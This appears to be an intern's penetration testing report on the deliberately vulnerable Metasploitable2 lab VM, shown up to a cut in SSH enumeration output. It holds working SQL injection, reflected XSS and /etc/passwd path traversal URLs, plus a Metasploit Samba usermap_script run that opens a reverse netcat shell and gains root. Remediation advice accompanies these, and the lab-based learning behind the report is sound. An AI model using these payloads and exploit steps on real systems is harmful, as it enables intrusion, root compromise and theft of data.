

# Vulnerability Assessment & Penetration Testing Report

**Intern Name:** Cinchana S

**Target System:** Metasploitable2

**Environment:** Local lab setup using VirtualBox

**Tools Used:** Kali Linux, OpenVAS, Nmap, OWASP ZAP, CherryTree, Excel/Google Sheets

**Date:** 02-01-2026

## Table of Contents:

1. Executive Summary
2. Scope and Environment
3. Technical Details
4. Risk Matrix
5. Ethical Disclaimer



## Executive Summary


This vulnerability assessment was done in a controlled lab setting using Metasploitable2, a virtual machine designed to be insecure. The testing focused on the Mutillidae web application, which runs on Metasploitable2, as well as network-level testing for services like SMB and SSH. During the assessment, several serious vulnerabilities were found in Mutillidae, such as SQL Injection, Path Traversal, and Reflected Cross-Site Scripting (XSS). Additionally, network issues like the exposure of the SMB service and SSH user enumeration were identified. To evaluate the risks of these vulnerabilities, each was scored using the CVSS v3.1 system, which rates security weaknesses. Furthermore, the vulnerabilities were organized based on how likely they were to be exploited versus the potential impact they could cause using a risk matrix. Overall, this assessment provided important insights into the security weaknesses present in the tested environment. The findings demonstrate common real-world security weaknesses and emphasize the importance of secure configuration and coding practices.

## Scope & Environment


The scope of this assessment was limited to a local lab environment consisting of Kali Linux as the attacker machine and Metasploitable2 as the target system. Web exploitation activities were conducted exclusively against the Mutillidae web application running on Metasploitable2. No production or external systems were targeted during this assessment.



## Technical Details



The OpenVAS report for the task “Scan metasploitable2” highlights several serious security issues, with the highest CVSS score reaching 10.0 (Critical). The findings include 14 critical, 9 high, 40 medium, 6 low, and 91 informational issues, showing that the system is exposed to multiple vulnerabilities. This summary provides a clear, high-level view of the risks, helping management understand which areas need immediate attention and remediation to strengthen the system’s security.



The Results section shows 160 of 635 findings, with most being informational or medium, but several high and critical vulnerabilities were detected. Critical issues like “OS End of Life” and “rexec service running” on 192.168.0.9 highlight outdated software and insecure services needing immediate attention.

## Vulnerability 1: SQL Injection (MySQL)

**Application:** Mutillidae (on Metasploitable2)

**CWE ID:** 89

**CVSS Score:** 9.8 (Critical)

**Risk Level:** High


### Description:

A SQL Injection vulnerability was identified in the Mutillidae web application hosted on Metasploitable2. Improper input validation allows attackers to inject malicious SQL queries into backend MySQL database queries, potentially leading to unauthorized data access or full database compromise.

### Evidence:

The Vulnerability was found in the following url

<http://192.168.0.9/mutillidae/index.php?page=user-info.php&password=%27&user-info-php-submit-button=View+Account+Details&username=ZAP>




The screenshot shows the OWASP ZAP interface with the following details:

- Sites:** dwaa → http://192.168.0.9
- Alerts:**
  - SQL Injection - MySQL (8)
  - GET: http://192.168.0.9/mutillidae/index.php (page,password,user-info-php-submit-button,username)
  - POST: http://192.168.0.9/mutillidae/index.php (page)(add-to-your-blog-php-submit-button,blog\_entry,csrf\_token)
  - POST: http://192.168.0.9/mutillidae/index.php (page)(author,view-someone's-blog-php-submit-button)
  - POST: http://192.168.0.9/mutillidae/index.php (page)(confirm\_password,my\_signature,password/register-php-submit-button)
  - POST: http://192.168.0.9/mutillidae/index.php (page)(confirm\_password,my\_signature,password/register-php-submit-button)
  - POST: http://192.168.0.9/mutillidae/index.php (page)(login-php-submit-button,password,username)
  - POST: http://192.168.0.9/mutillidae/index.php (page)(login-php-submit-button,password,username)
- Request/Response:**

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 2026 08:22:37 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/8.1.4-ubuntus5.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Thu, 01 Jan 2026 08:22:38 GMT
Content-Type: text/html
```

```
<td class="error-label">Code</td><td class="error-detail">0</td>
<tr>
<td class="error-label">File</td><td class="error-detail">
<tr>
<td class="error-label">Message</td><td class="error-detail">Error executing query: You
```
- SQL Injection - MySQL**
  - URL:** http://192.168.0.9/mutillidae/index.php?page=user-info.php&password=%27&user-info-php-submit-button=View+Account+Details&username=ZAP
  - Risk:** High
  - Confidence:** Medium
  - Parameter:** password
  - Attack:** SQL
  - Evidence:** You have an error in your SQL syntax
  - CWE ID:** 89
  - WASC ID:** 19
  - Source:** Active (40018 - SQL Injection)
  - Input Vector:** URL Query String
  - Description:** SQL injection may be possible.

OWASP ZAP screenshot showing SQL Injection in Mutillidae



The screenshot shows a web browser window with two tabs open, both displaying the URL <http://192.168.0.9/mutillidae/index.php?page=user-info.php&password=&user-info-php-submit-button=View+Account+Details&username=ZAP>. The title bar of the active tab says "Not Secure". The page header includes the title "Mutillidae: Born to be Hacked", version "2.1.19", security level "0 (Hosed)", hints "Disabled (0 - I try harder)", and "Not Logged In". A sidebar on the left contains links for Core Controls, OWASP Top 10, Others, Documentation, and Resources. It also features a "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Metasploit, Nmap, and these Mozilla Add-ons" message, a Twitter link (@webpnwized), and a "Mutillidae Channel" link.

The main content area has a heading "View your details" with a "Back" button. A green box prompts "Please enter username and password to view account details". Below it are fields for "Name" and "Password", and a "View Account Details" button. A link "Dont have an account? [Please register here](#)" is present. At the bottom, a red box displays an error message: "Error: Failure is always an option and this situation proves it" followed by a detailed SQL error stack trace:

```

Line: 126
Code: 0
File: /var/www/mutillidae/user-info.php
Message: Error executing query. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
Trace: #0 /var/www/mutillidae/index.php(459): include() #1 {main}
Diagnostic Information: SELECT * FROM accounts WHERE username='ZAP' AND password=''
Did you setup/reset the DB?

```

The injected SQL query includes a single quote ('') to break out of the intended query. The error message indicates a syntax error in the SQL query, suggesting that SQL injection is possible.

### The risks of this vulnerability:

1. Extraction of Sensitive Data
2. Database Enumeration and Manipulation

### Remediation:

1. Use of prepared statements with parametrized queries to ensure the separation of code and data
2. Regular expression checks on input data to prevent the injection of unwanted SQL tokens.
3. Error Handling to ensure that error messages do not disclose sensitive information about the database structure.
4. Deploying a WAF that can detect and block SQL injection attempts.

**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H**

## Vulnerability 2: Reflected XSS

**Application:** Mutillidae (on Metasploitable2)

**CWE ID:** 79

**CVSS Score:** 6.1 (High)

### Description:


A reflected XSS vulnerability was discovered in Mutillidae. Malicious JavaScript injected through user input is reflected in the server response and executed in the victim's browser, potentially leading to session hijacking or unauthorized actions.


### Evidence:

The Vulnerability was found in the following url

[http://192.168.0.9/mutillidae/index.php?choice=nmap&initials=ZAP&page=><scrIpt>alert\(1\);</scRipt>&user-poll-php-submit-button=Submit+Vote](http://192.168.0.9/mutillidae/index.php?choice=nmap&initials=ZAP&page=><scrIpt>alert(1);</scRipt>&user-poll-php-submit-button=Submit+Vote)

This URL injects a script (<script>alert(1);</script>) into the application's response.





The above image confirms that the browser executed the `alert(1);` function, meaning the application is vulnerable to XSS.

### The risks of this vulnerability:

1. Stealing Cookies and Phishing
2. Executing Malicious Scripts
3. Bypassing CSRF Protections

### Remediation:

1. Ensuring all user input is properly sanitized before being reflected back in output.
2. Implementing a robust CSP to prevent the execution of unauthorized scripts.
3. Escape all user-controlled data based on the context in which it's displayed (HTML, JavaScript, CSS, URL, etc.).

**CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N**

## Vulnerability 3: Path Traversal

**Application:** Mutillidae (on Metasploitable2)

**CWE ID:** 22

**CVSS Score:** 7.5 (High)


### Description:

Path Traversal, is an attack which allows attackers to access files and directories that are stored outside the web application's root directory. Attackers manipulate variables that reference files with .. sequences and similar methods, attempting to access files and directories stored on the server file system.

### Evidence:

The Vulnerability was found in the following url

<http://192.168.0.9/mutillidae/index.php?do=toggle-security&page=%2Fetc%2Fpasswd>



The screenshot shows the ZAP interface with the following details:

- Sites:** Shows the directory structure of the target website, including sub-directories like dwqa, bin, dav, GET, favicon.ico, geturl, icons, includes, mutillidae, oops, and p.
- Request/Response:** The response header shows standard Apache headers. The response body contains HTML code with a link to "http://www.lrongeek.com". Below the HTML, a terminal window shows the command "root:x:0:0:root:/root:/bin/bash", indicating a root shell compromise.
- Path Traversal:** A summary table for the identified vulnerability:
 

URL	http://192.168.0.9/mutillidae/index.php?do=toggle-security&page=%2Fetc%2Fpasswd
Risk	High
Confidence	Medium
Parameter	page
Attack	/etc/passwd
Evidence	root:x:0:0
CWE ID	22
OWASP ID	33
Source	Active (6 - Path Traversal)
Alert Reference	6.2
Input Vector	URL Query String
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute
- Alerts:** A list of detected vulnerabilities, including Cross-Site Scripting (Reflected), External Redirect, Off-site Redirect, and Path Traversal.

By manipulating the page parameter in the query string, the attacker is able to traverse out of the intended directory and access the /etc/passwd file, a critical system file in Unix-like operating systems.



The screenshot shows a web browser window with the following details:

- Address Bar:** http://192.168.0.9/mutillidae/index.php?page=%2Fetc%2Fpasswd
- Title Bar:** Not Secure
- Page Title:** Mutillidae: Born to be Hacked
- Header:** Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
- Navigation:** Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data
- Left Sidebar:** Core Controls, OWASP Top 10, Others, Documentation, Resources.
- Content Area:** Displays a large amount of text representing the contents of the /etc/passwd file, including user information like root, daemon, bin, sync, games, etc.
- Bottom Left:** Site hacked...err...quality-tested with Samural WTF, Backtrack, Firecracker, Metasploit, Netcat, and these Mozilla Add-ons.
- Bottom Center:** @webpwnized
- Bottom Right:** Mutillidae Channel

The server's response included contents from the /etc/passwd file, which lists information about each user on the system. This response indicates that the application is not properly sanitizing the input to prevent directory traversal attacks, thus allowing access to files outside of the intended directories.

### The risks of this vulnerability:

1. Exposure of Sensitive Data
2. Information Leakage and Potential for Further Exploitation
3. System Compromise

### Remediation:

1. Implementing strict validation of user-supplied input, rejecting any suspicious or malformed input.
2. Employing a safelist of allowed files and deny access to any file not on the list.
3. Ensuring the web application runs with the least privileges necessary, limiting the files that can be accessed.
4. Using file handling APIs that inherently manage path traversal vulnerabilities.

**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N**

## Vulnerability 4: SMB Service (smbd 3.x–4.x)

**Affected System:** Metasploitable2

**Ports:** 139 / 445

**CWE ID:** 200

**CVSS Score:** 7.3 (High)

### Description:

An exposed SMB service was detected on Metasploitable2. The service may allow attackers to enumerate shared resources and gather sensitive system information, facilitating lateral movement.

### Evidence:

Vulnerability can be exploited through  
Metasploit's exploit/multi/samba/usermap\_script exploit

```
(cinchu㉿kali)-[~]
$ msfconsole -q
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
---   ---   ---   ---
CHOST      no    The local client address
CPORT      no    The local client port
Proxies     no    A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS    yes   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139   yes   The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
---   ---   ---   ---
LHOST  192.168.0.5    yes   The listen address (an interface may be specified)
LPORT  4444   yes   The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.0.9
rhosts => 192.168.0.9
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.5:4444
[*] Command shell session 1 opened (192.168.0.5:4444 → 192.168.0.9:44956) at 2025-12-31 18:51:41 +0530

whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c2:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.9/24 brd 192.168.0.255 scope global eth0
        inet6 fe80::a00:27ff:fe31:c248/64 scope link
            valid_lft forever preferred_lft forever
```



---

As we can see in the above image, we got a shell as root and we are able to run commands.

### **The risks of this Vulnerability:**

1. This vulnerability has Remote Code Execution [RCE] exploit and allows full access of the system as the root user.
2. The attacker can easily pretend to be the original user and modify/harm the system files.

### **Remediation:**

1. Change the default port (139) to a non-standard port to reduce the risk of automated attacks.
2. Restrict access to known IP addresses or ranges through firewall rules or smbd configuration.
3. Regularly update smbd server software to ensure all security patches are applied.
4. Set up services as non-root user in a sandbox or isolated environment.

### **Patches and Updates:**

1. The developers of smbd responded to this vulnerability and released newer versions of the software with security patches and fixes.
2. All users were advised to update to the latest version as soon as possible to protect their servers from exploitation.

**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L**



## Vulnerability 5: SSH User Enumeration

**Affected System:** Metasploitable2

**Port:** 22

**CWE ID:** 203

**CVSS Score:** 5.3 (Medium)

### Description:

This vulnerability is based on an attacker crafting a malformed packet, such as a truncated packet, which is intended to disrupt the normal authentication process. This packet is designed to exploit the way OpenSSH handles error conditions during authentication. This vulnerability allows the attacker to enumerate valid users present on the server by sending a malformed packet.

### Evidence:

This vulnerability can be exploited through Metasploit's exploit called auxiliary/scanner/ssh/ssh\_enumusers

```
cinchu㉿kali:~]$ msfconsole -q
msf : searchsploit OpenSSH 4.7p1
[*] exec: searchsploit OpenSSH 4.7p1

Exploit Title | Path
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux/x64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/x64/remote/45000.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40963.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py

Shells/cores: No results
msf : use auxiliary/scanner/ssh/ssh_enumusers
[*] Setting default action Malformed Packet - view all 2 actions with the show actions command
msf auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
CHECK_FALSE    true        no        Check for false positives (random username)
DB_ALL_USERS   false       no        Add all users in the current database to the list
Proxies          no        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS          yes       yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT           22        yes      The target port
THREADS          1         yes      The number of concurrent threads (max one per host)
THRESHOLD        10        yes      Amount of seconds needed before a user is considered found (timing attack only)
USERNAME          no        no        Single username to test (username spray)
USER_FILE         no        no        File containing usernames, one per line

Auxiliary action:
Name      Description
Malformed Packet  Use a malformed packet
```

The required options are RHOSTS which is the target IP, the USER\_FILE wordlist to bruteforce on the OpenSSH server and set CHECK\_FALSE to false. I have used metasploit's unix\_users.txt wordlist for username bruteforce



```
msf auxiliary(scanner/ssh/ssh_enumusers) > set check_false False
check_false => False
msf auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.0.9
rhosts => 192.168.0.9
msf auxiliary(scanner/ssh/ssh_enumusers) > [Set] USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

Name          Current Setting      Required  Description
---          ---                  ---        ---
CHECK_FALSE    false                no        Check for false positives (random username)
DB_ALL_USERS   false                no        Add all users in the current database to the list
Proxies        none                no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5
RHOSTS         192.168.0.9          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT         22                  yes       The target port
THREADS        1                   yes       The number of concurrent threads (max one per host)
THRESHOLD     10                  yes       Amount of seconds needed before a user is considered found (timing attack only)
USERNAME       none                no        Single username to test (username spray)
USER_FILE      /usr/share/metasploit-framework/data/wordlists/unix_use
rs.txt          no        File containing usernames, one per line

Auxiliary action:

Name          Description
---          ---
Malformed Packet  Use a malformed packet

View the full module info with the info, or info -d command.

[*] msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.0.9:22 - SSH - Using malformed packet technique
[*] 192.168.0.9:22 - SSH - Starting scan
[+] 192.168.0.9:22 - SSH - User 'backup' found
[+] 192.168.0.9:22 - SSH - User 'bin' found
[+] 192.168.0.9:22 - SSH - User 'daemon' found
[+] 192.168.0.9:22 - SSH - User 'distccd' found
[+] 192.168.0.9:22 - SSH - User 'ftp' found
[+] 192.168.0.9:22 - SSH - User 'games' found
[+] 192.168.0.9:22 - SSH - User 'gnats' found
[+] 192.168.0.9:22 - SSH - User 'irc' found
